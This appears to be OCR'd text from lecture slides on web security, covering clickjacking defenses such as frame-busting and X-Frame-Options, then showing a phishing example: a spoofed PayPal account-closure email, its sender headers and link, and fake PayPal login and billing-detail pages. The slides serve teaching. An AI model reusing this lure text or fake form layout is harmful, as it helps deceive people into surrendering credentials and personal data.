
- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else
- See OWASP’s “cheat sheet” for this: https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

Clickjacking Defenses

- Require confirmation for actions (annoys users)
- Frame-busting: Web site ensures that its “vulnerable” pages can’t be included as a frame inside another browser frame
  - So user can’t be looking at it with something invisible overlaid on top …
  - … nor have the site invisible above something else
- See OWASP’s “cheat sheet” for this: https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet
- Another approach: HTTP X-Frame-Options header
  - Allows white-listing of what domains – if any – are allowed to frame a given page a server returns

Phishing...

- Leveraging the richness of web pages...
- And user training!



Dear vern we are making a few changes

View Online

Your Account Will Be Closed !

Hello, Dear vern

Your Account Will Be Closed , Until We Here From You . To Update Your Information . Simply click on the web address below

What do I need to do?

```
Date:   Thu, 9 Feb 2017 07:19:40 -0600
From:   PayPal <alert@gnc.cc>
Subject:  [Important] : This is an automatic message to : (vern)
To:  vern@aciri.org
```


How do I know this is not a Spoof email?

Spoof or 'phishing' emails tend to have generic greetings such as "Dearvern". Emails from PayPal will always address you by your first and last name.

Find out more here.

This email was sent to vern.

Copyright Â(c) 1999-2017. All rights reserved. PayPal Pte. Ltd. Address is 5 Temasek Boulevard #09-01 Suntec Tower 5 Singapore 038985



Dear vern we are making a few changes

View Online

Your Account Will Be Closed !

Hello, Dear vern

Your Account Will Be Closed , Until We Here From You . To Update Your Information . Simply click on the web address below

What do I need to do?

How do I know this is not a Spoof email?


Spoof or 'phishing' emails tend to have generic greetings such as "Dearvern". Emails from PayPal will always address you by your first and last name.

Find out more here.

This email was sent to vern.

Copyright Â(c) 1999-2017. All rights reserved. PayPal Pte. Ltd. Address is 5 Temasek Boulevard #09-01 Suntec Tower 5 Singapore 038985

Open “universalkids.com.br/re.php” in a new window



evenxi.com


Log in to your PayPal account

Email

Password

About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers

Copyright © 1999-2017 PayPal. All rights reserved.



evenxi.com


Log in to your PayPal account

gaga@lady.com

••••••••••••

PayPal
Log In
Forgot your email or password?
Sign Up
About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers

Copyright © 1999-2017 PayPal. All rights reserved.



evenxi.com

Confirm Billing Information - PayPal

PayPal

Your security is our top priority

Confirm Your personal PayPal Informations

Legal First Name

Legal Last Name

DD-MM-YYYY

Street Address

City

Country


State

Zip Code

Mobile

Phone Number

Continue



evenxi.com

